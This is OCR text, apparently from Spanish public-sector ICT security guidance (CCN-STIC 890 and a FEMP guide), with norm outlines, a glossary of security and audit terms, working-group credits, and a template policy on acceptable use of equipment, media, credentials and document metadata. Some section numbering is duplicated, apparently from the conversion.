
7. ESQUEMA DEL CONTENIDO DE LAS NORMAS DE ACUERDO DE CONFIDENCIALIDAD PARA TERCEROS[15]

1. Objetivo
2. Ámbito de aplicación
3. Vigencia
4. Revisión y evaluación
5. Referencias
6. Normas previas
7. La confidencialidad de la información
8. Ámbito de la confidencialidad
   - 8.1 Deber de confidencialidad
   - 8.2 Difusión de la información
   - 8.3 Información comprendida en el deber de confidencialidad
   - 8.4 Prohibición de difusión de información
   - 8.5 Información no comprendida en el deber de confidencialidad
   - 8.6 Información que no puede difundirse en ningún caso
   - 8.7 Comportamiento ante el conocimiento de información
   - 8.8 Duración del deber de confidencialidad
   - 8.9 Relación con el deber de no competencia
   - 8.10 fundamento del deber de confidencialidad
   - 8.11 Compromiso del usuario con el deber de confidencialidad
   - 8.12 Negativa a firmar el acuerdo de confidencialidad
9. Protocolo de firma

8. ESQUEMA DEL CONTENIDO DE LAS NORMAS DE BUENAS PRÁCTICAS PARA TERCEROS[16]

1. Objetivo
2. Ámbito de aplicación
3. Vigencia
4. Revisión y evaluación
5. Referencias
6. Normas previas
7. Actores y responsabilidades
8. Identificación de riesgos por terceros
9. Medidas de seguridad con respecto a terceros
10. Retirada de material por terceros
11. Intercambio de información
12. Supervisión y revisión de acuerdos

[15] Véase Norma NP50 de la antedicha Guía
[16] Véase Norma NP60 de la antedicha Guía



GLOSARIO Y DEFINICIONES DE TÉRMINOS

A fin de conocer la seguridad que ofrece un sistema, necesitamos modelarlo, identificando y valorando los elementos que lo componen y las amenazas a las que están expuestos. Con estos datos podemos estimar los riesgos a los que el sistema está expuesto.

ENS

Esquema Nacional de Seguridad

ACTIVO

Componente o funcionalidad de un sistema de información susceptible de ser atacado deliberada o accidentalmente con consecuencias para la organización. Incluye: información, datos, servicios, aplicaciones (software), equipos (hardware), comunicaciones, recursos administrativos, recursos físicos y recursos humanos. ENS.

ACREDITACIÓN

Autorización otorgada por la Autoridad responsable de la acreditación, para manejar información de un grado determinado, o en unas determinadas condiciones de integridad o disponibilidad, con arreglo a su concepto de operación.

ADMINISTRADOR DE SEGURIDAD DEL SISTEMA (ASS)

Responsable de la implantación, gestión y mantenimiento de las medidas de seguridad aplicables al Sistema y de la redacción de los Procedimientos Operativos de Seguridad. OM 76/2002.

(en) *Information System Security Officer. Individual assigned responsibility by the senior agency information security officer, authorizing official, management official, or information system owner for maintaining the appropriate operational security posture for an information system or program. CNSS Inst. 4009, Adapted*

ALCANCE DE LA AUDITORÍA

Elementos a los que comprende la revisión de auditoría: los sistemas que estarán en revisión, el organismo responsable de estos sistemas, los elementos de la estructura tecnológica, personal vinculado a los elementos anteriores, periodos de tiempo. Dentro del contexto de esta guía tiene una relación directa con la Declaración de Aplicabilidad.

AMENAZA

Eventos que pueden desencadenar un incidente en la Organización, produciendo daños materiales o pérdidas inmateriales en sus activos.

AMENAZA PERSISTENTE AVANZADA (APT)/*AdvancedPersistentThreat (APT)*

Un ataque selectivo de ciberespionaje o cibersabotaje, llevado a cabo bajo el auspicio o la dirección de un país, por razones que van más allá de las meramente financieras/delictivas o de protesta política. No todos los ataques de este tipo son muy avanzados y sofisticados, del mismo modo que no todos los ataques selectivos complejos y bien estructurados es una amenaza persistente avanzada. La motivación del adversario, y no tanto el nivel de sofisticación o el impacto, es el principal diferenciador de un ataque APT de otro llevado a cabo por ciberdelincuentes o hacktivistas. McAfee. Predicciones de amenazas para 2011.

ANÁLISIS O VALORACIÓN DE RIESGOS

Utilización sistemática de la información disponible para identificar peligros y estimar los riesgos. ENS.

Proceso sistemático para estimar la magnitud del riesgo sobre un Sistema (STIC 811)

AUDITOR

El profesional con formación y experiencia contrastable sobre las materias a auditar, que reúne las condiciones, además de las de conocimientos y competencia, de actuar de forma independiente. Realiza las tareas de auditoría.

CRITERIOS DE RIESGO

Términos de referencia respecto a los que se evalúa la importancia de un riesgo. [UNE Guía 73:2010]

AUDITOR INTERNO

Pertenece a una unidad independiente dentro del organismo al que pertenecen los elementos objeto de la auditoría, con funciones y autoridad claramente definidas, que no tiene responsabilidades operativas, directivas o de gestión de los procesos, sistemas o áreas auditados. Para favorecer su independencia esta unidad debe reportar al nivel jerárquico más alto dentro del organismo.

AUDITOR EXTERNO

Es independiente laboralmente al organismo donde realizará la auditoría. Para mantener su independencia, a título individual o como entidad, no debe haber realizado funciones (asesoría, consultoría), para los sistemas o procesos dentro del alcance de la auditoría a realizar.

AUDITORÍA

Proceso sistemático, independiente y documentado para obtener las evidencias de auditoría y evaluarlas de manera objetiva con el fin de determinar el grado en el que se cumplen los criterios de auditoría.

- Nota 1: Una auditoría puede ser interna (de primera parte), o externa (de segunda o tercera parte), y puede ser combinada (combinando dos o más disciplinas).
- Nota 2: "Evidencia de auditoría" y "criterios de auditoría" se definen en la Norma ISO 19011. [ISO, Anexo SL]

AUDITORÍA DE LA SEGURIDAD

Revisión y examen independientes de los registros y actividades del sistema para verificar la idoneidad de los controles del sistema, asegurar que se cumplen la política de seguridad y los procedimientos operativos establecidos, detectar las infracciones de la seguridad y recomendar modificaciones apropiadas de los controles, de la política y de los procedimientos. ENS

Equipo de trabajo

COORDINACIÓN:

Virginia Moreno (Ayuntamiento de Leganés)

ELABORACIÓN GUÍA/CUADERNO DE TRABAJO/REDACCIÓN:

Carlos Galán (UC3M – ATL).
Javier Candau (CCN).
Javier de la Villa (Diputación de León).
Javier Peña y Jorge Pérez (Diputación de Burgos).
Miguel Ángel Amutio (MINHAFP).
Miguel Ángel Lubián (CIES).
Virginia Moreno (Ayuntamiento de Leganés)

COORDINADOR FEMP

Pablo Bárcenas (Secretario Comisión de SSII y TT)

AGRADECIMIENTOS:

Ayuntamiento de Cartagena
Ayuntamiento de Majadahonda
Ayuntamiento de Palencia
Ayuntamiento de Picanya
Ayuntamiento de Sant Feliu de Llobregat

Diputación de Castellón
Cabildo de Gran Canaria
Diputación de Lleida
Diputación de Palencia
Diputación de Sevilla
Diputación de Valencia
Diputación de León
Diputación de Burgos

Agencia de Tecnología Legal

Instituto CIES

Grupo de Trabajo de la Comisión de Sociedad de la Información y Tecnologías de la FEMP

Contacto

Calle Nuncio 8 28005,
Madrid. España

femp@femp.es

www.femp.es

centro criptológico nacional

Guía de Seguridad de las TIC
CCN-STIC 890

Anexo VI. Normativa de Uso de Medios Electrónicos

Enero 2023

MINISTERIO DE DEFENSA

Catálogo de Publicaciones de la Administración General del Estado
https://cpage.mpr.gob.es

Edita:

Pº de la Castellana 109, 28046 Madrid

Fecha de Edición: October de 2023

LIMITACIÓN DE RESPONSABILIDAD

El presente documento se proporciona de acuerdo con los términos en él recogidos, rechazando expresamente cualquier tipo de garantía implícita que se pueda encontrar relacionada. En ningún caso, el Centro Criptológico Nacional puede ser considerado responsable del daño directo, indirecto, fortuito o extraordinario derivado de la utilización de la información y software que se indican incluso cuando se advierta de tal posibilidad.

AVISO LEGAL

Quedan rigurosamente prohibidas, sin la autorización escrita del Centro Criptológico Nacional, bajo las sanciones establecidas en las leyes, la reproducción parcial o total de este documento por cualquier medio o procedimiento, comprendidos la reprografía y el tratamiento informático, y la distribución de ejemplares del mismo mediante alquiler o préstamo públicos.

ÍNDICE

1. OBJETIVO

La presente Normativa, ha sido aprobada por [INDICAR ÓRGANO] y entrará en vigor al día siguiente de su aprobación, hasta que sea reemplazada por una modificación o una nueva Normativa.

2. REVISIÓN Y/O ACTUALIZACIÓN

Con periodicidad anual se revisará su contenido y en caso de ser necesario se procederá a su modificación, que deberán ser aprobadas por los órganos anteriormente indicados, debiendo ser difundidas entre las personas afectadas por las mismas.

3. OBJETO

El objeto del presente documento es establecer la normativa de uso seguro de los medios electrónicos en el <INDICAR>, en adelante, la Organización, dentro del alcance señalado en el Esquema Nacional de Seguridad.

Los sistemas de información son elementos básicos para el desarrollo de la actividad de la Organización. Estos medios se ponen a disposición de las personas usuarias como instrumentos de trabajo para el desempeño de su actividad profesional. Motivo por el cual se deben utilizar estos recursos de manera responsable, mediante el seguimiento de normas, y buenas prácticas que salvaguarden la seguridad de la información, los sistemas de información y los recursos tecnológicos proporcionados por la entidad.

4. ALCANCE

Mediante la presente Normativa, la Organización establece la regulación del Uso de los Medios Electrónicos de su sistema de información (incluido el acceso remoto a los mismos), a través del establecimiento de medidas de cumplimiento obligatorio para todo el personal, quedando sujetos a la misma, así como a los principios morales y éticos en la utilización de los recursos puestos a disposición.

El personal de terceros (empresas proveedoras, convenios, etc.) con acceso al sistema quedan también sujetos a la misma, en la medida que le sean de aplicación, así como a los principios morales y éticos en la utilización de los recursos puestos a disposición de estas personas usuarias para el desempeño de sus actividades en la Organización.

En adelante, se utilizará “el Usuario” para referirse al personal propio o de terceros.

5. CANAL DE SOLICITUDES Y/O NOTIFICACIONES

Las solicitudes de autorización y las notificaciones reflejadas en esta normativa se dirigirán a [INDICAR MEDIO: MAIL/HELPDESK].

6. INCIDENTES DE SEGURIDAD

Cuando un Usuario detecte cualquier anomalía (mal funcionamiento, aplicaciones que no arrancan o que se cierran de manera inesperada, pérdida de documentos, de memorias USB, etc.) o incidente de seguridad (virus, suplantación de identidad, pérdidas de clave, etc.) que pueda comprometer el buen uso y funcionamiento de los Sistemas de Información de la Organización o pueda dañar a su imagen, deberá informar inmediatamente.

7. NORMATIVA DE USO DE LOS MEDIOS ELECTRÓNICOS

7.1 NORMAS DE UTILIZACIÓN DEL EQUIPAMIENTO INFORMÁTICO Y DE COMUNICACIONES

Estas normas conciernen específicamente a todos los dispositivos facilitados y configurados por la Organización, incluyendo equipos de sobremesa, portátiles y dispositivos móviles con capacidades de acceso a los Sistemas de Información.

La Organización proporcionará al personal, el equipamiento debidamente configurado con acceso a los servicios y aplicaciones que sean necesarios para el desempeño de sus funciones.

Respecto a los cuales aplicará las normas generales y para los equipos portátiles y dispositivos móviles aplicará las normas específicas para este tipo de equipamiento.

7.1.1 8.1.1 Normas Generales

- Los equipos deberán de utilizarse únicamente para fines institucionales profesionales y como herramienta para el desempeño de las tareas encomendadas. Cada equipo estará asignado a una única persona. Esta persona es responsable de su correcto uso.
- Salvo autorización expresa no se dispondrán de privilegios de administrador sobre los equipos.
- Únicamente el personal autorizado podrá distribuir, instalar o desinstalar software y hardware, o modificar la configuración de cualquiera de los equipos.
- Cuando sea necesario instalar equipos que no hayan sido provistos por la Organización deberá de solicitarse autorización previa.
- Las personas usuarias deberán notificar, a la mayor brevedad posible, cualquier comportamiento anómalo de sus equipos (va lento, no arranca, no funciona correctamente, etc.), especialmente cuando existan sospechas de que se haya producido algún incidente de seguridad en el mismo. Del mismo modo deberá de comunicar la ausencia de cables y/o accesorios o cualquier otra evidencia de deterioro del mismo.

- Con carácter general, no está permitido el uso de dispositivos propios, "BYOD (Bring Your Own Device)", para el acceso o almacenamiento de información salvo autorización expresa.

7.1.2 8.1.2 Normas específicas para equipos portátiles y dispositivos móviles

Para los portátiles y móviles además de las normas generales, serán de aplicación la siguientes:

- Estos dispositivos estarán, en todo momento bajo la custodia de la persona usuaria que los utilice, que será la responsable de adoptar las medidas necesarias para evitar daños o sustracción, así como del acceso a ellos por parte de personas no autorizadas.
- La sustracción de estos equipos se ha de notificar inmediatamente para la adopción de las medidas que correspondan.
- Se debe solicitar autorización cuando se usen para conectarse remotamente a través de redes que no estén bajo el control de la organización o que no hayan sido autorizadas, autorización que se hará extensible también a los servicios a los que se accede.
- Cuando se modifiquen las circunstancias profesionales (término de una tarea, cese en el cargo, etc.) que originaron la entrega de un recurso informático móvil, la persona usuaria lo devolverá, al objeto de proceder al borrado seguro de la información almacenada y restaurar el equipo a su estado original para que pueda ser asignado a una nueva persona.

7.2 NORMAS PARA EL ALMACENAMIENTO DE INFORMACIÓN Y COPIAS DE SEGURIDAD

Para garantizar la disponibilidad de la información frente a un incidente de seguridad, de forma periódica se realizan copias de seguridad de [INDICAR: unidades de red compartidas, unidad local, carpeta “Mis Documentos” de los equipos de usuario, etc.]

Por este motivo, los Usuarios deberán almacenar en estas los datos generados en el desempeño de sus competencias profesionales. A este respecto, se informa que no se realizan copias de seguridad de la información que no se encuentren en las unidades indicadas.

No está permitido el almacenamiento de información privada ni de terceros ajenos en los recursos indicados.

La información almacenada en las copias de seguridad podrá ser recuperada en caso de que se produzca algún incidente de seguridad. Para recuperar esta información se habrá de dirigir una solicitud de restauración.

7.3 NORMAS DE USO PARA SOPORTES DE ALMACENAMIENTO EXTRAÍBLES

Como norma general, en la Organización el uso de soportes o medios de almacenamiento extraíbles (memorias USB, discos duros, etc.) no está autorizado. Para su utilización se deberá de contar con la debida autorización.

En el caso de que a la persona usuaria se le autorice el uso de este tipo de soportes trabajo, las normas a observar las siguientes:

- Como norma general, se utilizarán los soportes extraíbles proporcionados por la Organización. Estando destinados a un uso exclusivamente profesional, como herramienta de transporte puntual de ficheros, no como herramienta de almacenamiento.
- El uso de medios de almacenamiento extraíbles particulares, no está autorizado, salvo que se disponga de la debida autorización.
- Su uso no está autorizado para el almacenamiento de datos personales, salvo que se disponga de la debida autorización.

Este tipo de dispositivos deberá de almacenarse en lugares seguros, al objeto de prevenir robos o el acceso de terceros no autorizados. La pérdida o sustracción de estos dispositivos, con indicación de su contenido, deberá ponerse en conocimiento, de forma inmediata.

El transporte de estos soportes fuera de las instalaciones de la Organización deberá ser realizado exclusivamente por personal autorizado, autorización que contemplará igualmente a la propia información que sale. En cuyo caso se deberá de enviar una solicitud para que se le asesore sobre las medidas de seguridad que será necesario implementar.

7.3.1 8.3.1 Normas para el borrado y eliminación de soportes informáticos

Los medios de almacenamiento que, por obsolescencia o degradación, pierdan su utilidad, y especialmente aquellos que contengan datos de carácter personal, deberán ser eliminados de forma segura para evitar accesos a dicha información. En este sentido, la persona usuaria deberá tener en cuenta las siguientes indicaciones:

- Asegurarse que el contenido del soporte puede ser eliminado.
- Cualquier petición de eliminación de soporte informático deberá ser solicitada.

Para la reutilización de medios de almacenamiento, para otros fines diferentes de los que originaron su uso deberá solicitarse un borrado seguro de mismo.

8.4 NORMAS RESPECTO A LA GESTIÓN DE DOCUMENTOS

7.3.2 8.4.1 Impresoras en red, fotocopiadoras/escáneres

Con carácter general, deberán utilizarse las impresoras en red y las fotocopiadoras corporativas. Excepcionalmente, podrán instalarse impresoras locales, gestionadas por un puesto de trabajo de usuario. En este caso, la instalación irá precedida de la autorización pertinente.

En ningún caso se podrá hacer uso de impresoras, fotocopiadoras que no hayan sido proporcionados por la Organización. Con relación a los sistemas de copia e impresión y documentación impresa, los Usuarios debe seguir las siguientes directrices:

- Los documentos, con carácter general, se generarán en formato electrónico, pudiendo digitalizar aquellos que no sean susceptibles de ser generados en el citado formato.
- Cuando se impriman documentos, en sistemas de impresión o copia comunes, éstos deberán permanecer el menor tiempo posible en las bandejas de salida de las impresoras, para evitar que terceras personas puedan acceder a la misma.
- En la realización de copias de documentos y/o escaneo, no debe olvidarse retirar los originales.
- En caso de encontrase documentación en un sistema de copia o impresión, el Usuario intentará localizar a la persona propietaria para que proceda a su recogida inmediata. En caso de desconocer a la persona propietaria o no estar localizable, lo pondrá inmediatamente en conocimiento.
- Para evitar un uso excesivo de los recursos, mejorando el impacto medioambiental en la generación de documentos en papel, y por motivos de seguridad, antes de imprimir documentos, el Usuario debe asegurarse de que es absolutamente necesario hacerlo.

8.4.2 Cuidado y protección de la documentación impresa

La documentación debe ser protegida, de forma que sólo tenga acceso a ella el personal autorizado, a tal efecto la persona usuaria tendrá en cuenta las siguientes medidas:

- Los puestos de trabajo permanecerán despejados, sin más material encima de la mesa que el requerido para la actividad que se está realizando en cada momento.
- Cuando no vaya a ser utilizada se deberá guardar en sistemas de almacenamiento (armarios o archivadores) preferentemente bajo llave. No podrán ser publicados en tablones o similares.
- Cuando los documentos no sean necesarios, deberán ser eliminados utilizando para ello los medios puestos a disposición por parte de la entidad

(destructora de documentos) de forma que no sea recuperable la información que pudieran contener.

- Antes de abandonar las salas de reuniones o permitir que alguien ajeno acceda a las mismas, se limpiarán adecuadamente las pizarras y se recogerán todos los documentos, cuidando de que no quede ningún tipo de información "sensible" o "interna" accesible a personas no autorizadas.

8.5 PUESTO DE TRABAJO DESPEJADO

Los puestos de trabajo deben permanecer despejados, sin más material encima de la mesa que el requerido para la actividad que se está realizando en cada momento.

8.6 ACCESO A LOS SISTEMAS DE INFORMACIÓN Y A LOS DATOS TRATADOS

Para acceder a los sistemas y recursos informáticos es necesario tener asignada previamente una cuenta de usuario. El alta de los usuarios será solicitada y autorizada de acuerdo con las políticas de la organización. La autorización del acceso establecerá el perfil necesario con el que se configuren las funcionalidades y privilegios disponibles en las aplicaciones según las competencias de cada persona, adoptando una política de asignación de privilegios mínimos necesarios para la realización de las funciones encomendadas.

Los Usuarios dispondrán de credenciales personales de acceso (código de usuario y una contraseña, certificado electrónico, etc.) para el acceso a los sistemas de información de la Organización **empleando la red segura, protegida con los servicios de seguridad destinados a tal efecto**, siendo responsables de su custodia y de toda actividad relacionada con el uso de su acceso autorizado, respecto de los que deberá de observar las siguientes medidas:

- El código de usuario es único para cada persona, intransferible e independiente del PC o terminal desde el que se realiza el acceso.
- Los usuarios no deben revelar o entregar, bajo ningún concepto, sus credenciales de acceso a otra persona, ni mantenerlas por escrito a la vista o al alcance de terceros. De igual modo, no deben utilizar ningún acceso autorizado de otra persona, aunque dispongan de la autorización de su titular.
- Si una persona tiene sospechas de que sus credenciales están siendo utilizadas por otra persona, debe comunicarlo inmediatamente.
- Las personas usuarias deben utilizar contraseñas seguras, de acuerdo con la política establecida en la Organización, no deben estar compuestas únicamente por palabras del diccionario u otras fácilmente predecibles o asociables a la persona usuaria (nombres de su familia, direcciones, matrículas de coche, teléfonos, nombres de productos comerciales u organizaciones, identificadores de usuario, de grupo o del sistema, DNI, etc.).

- Los sistemas que así lo permitan, forzarán el cambio de la contraseña al menos una vez al año, previo aviso con los suficientes días de antelación. En los que no sea posible será responsabilidad de los Usuarios proceder a su cambio en dicha periodicidad.

8.7 ACCESO A UNA CUENTA DE UN USUARIO EN SU AUSENCIA O BAJA

Cuando sea necesario acceder a la carpeta personal o cuenta de correo corporativa de un Usuario, este acceso se deberá realizar contando con la autorización expresa de la persona titular de las misma y solo podrá ser realizado por el Responsable del mismo o por la persona en que esta delegue.

En caso de que no resulte posible recabar esta autorización (fallecimiento, enfermedad, imposibilidad de localización, etc.), el acceso podrá ser realizado siempre y cuando esté autorizado de forma expresa por el por el Responsable del mismo o por la persona en que esta delegue.

En ambos casos, se deberá motivar la necesidad de acceso y ser comunicada al Responsable del Usuario, que procederá a la elaborando un acta en el que se recojan todas las acciones llevadas a cabo.

8.9 CONFIDENCIALIDAD, PROTECCIÓN DE DATOS DE CARÁCTER PERSONAL Y DEBER DE SECRETO

La información contenida en el Sistema de Información de la Organización es responsabilidad de dicha entidad, por lo que las personas usuarias deben abstenerse de comunicar, divulgar, distribuir o poner en conocimiento o al alcance de terceros (externos o internos no autorizados) dicha información, salvo autorización expresa de la propia Institución. Además, deberá de tener en cuenta las siguientes premisas:

- Todas los Usuarios, que por razón de su actividad profesional hubiera tenido acceso a información gestionada por la Organización (documentos, metodologías, claves, análisis, programas, etc.) deberán mantener sobre ella, por tiempo indefinido, una absoluta reserva.
- Los Usuarios solo podrán acceder con las debidas autorizaciones a aquella información necesaria para el desempeño de sus labores. En todo caso, no deberá acceder a información sin las debidas autorizaciones.
- Toda información contenida en los sistemas de información de la Organización o que circule por sus redes de comunicaciones debe ser utilizada únicamente para el cumplimiento de las funciones que tiene encomendadas el Usuario.
- Los derechos de acceso de los Usuarios a la información y a los sistemas de información que la tratan deberán siempre otorgarse en base a los principios de “mínimo privilegio”, “necesidad de conocer y responsabilidad de compartir” y “capacidad de autorizar”.

- La información que comprenda datos de carácter personal quedará afectada también por la normativa vigente en materia de Protección de Datos personales, estando obligado a guardar secreto sobre los mismos, deber que se mantendrá de manera indefinida, incluso más allá de la relación laboral o profesional con la Organización.

8.10 LIMPIEZA DE METADATOS Y DATOS OCULTOS DE LOS DOCUMENTOS ELECTRÓNICOS

Se define **metadato** como información estructurada que describe, explica, localiza y además hace más fácil recuperar, utilizar o gestionar un recurso de información. Los metadatos son comúnmente llamados "datos sobre los datos" o "información sobre la información".

Se define información o **datos ocultos** como aquellos datos existentes en el contenido de los documentos electrónicos, que no son visibles con la configuración estándar o configuración por defecto de los programas utilizados para su creación y tratamiento, siendo necesario aplicar alguna opción específica dentro de la configuración de estos programas, para su visualización. Un ejemplo de datos ocultos es el texto oculto, filas o columnas ocultas, comentarios o información del documento, etc.

Cuando hacemos una fotografía o creamos documentos con aplicaciones de Microsoft Office (Word, Excel, PowerPoint, etc.), estos archivos llevan integrados en sus propiedades una serie de datos ocultos y/o metadatos, como pueden ser el nombre de la persona que ha creado el documento, el programa con el que se ha generado, la fecha de creación, la de modificación, etc. Esto puede perjudicar a la confidencialidad de la información y a la buena imagen de la entidad.

Todos los archivos electrónicos (documentos ofimáticos, hojas de cálculo, imágenes, etc…) pueden tener integrados en sus propiedades una serie de datos ocultos y/o metadatos, como pueden ser el nombre de la persona que ha creado el documento, el programa con el que se ha generado, la fecha de creación, la de modificación, etc.

Los metadatos contenidos en los archivos pueden llegar a afectar tanto a la seguridad de la información como a la imagen de la Organización. Por ello, todo archivo que vaya a ser difundido internamente, remitido electrónicamente a un tercero o publicado en Internet (página web, sede electrónica, etc…), deberá ser revisado para determinar los metadatos asociados al mismo, procediendo a su modificación o supresión, si procede, siguiendo el procedimiento establecido en el anexo "Procedimiento de Limpieza de Metadatos".

8.10 USO DEL CORREO ELECTRÓNICO CORPORATIVO

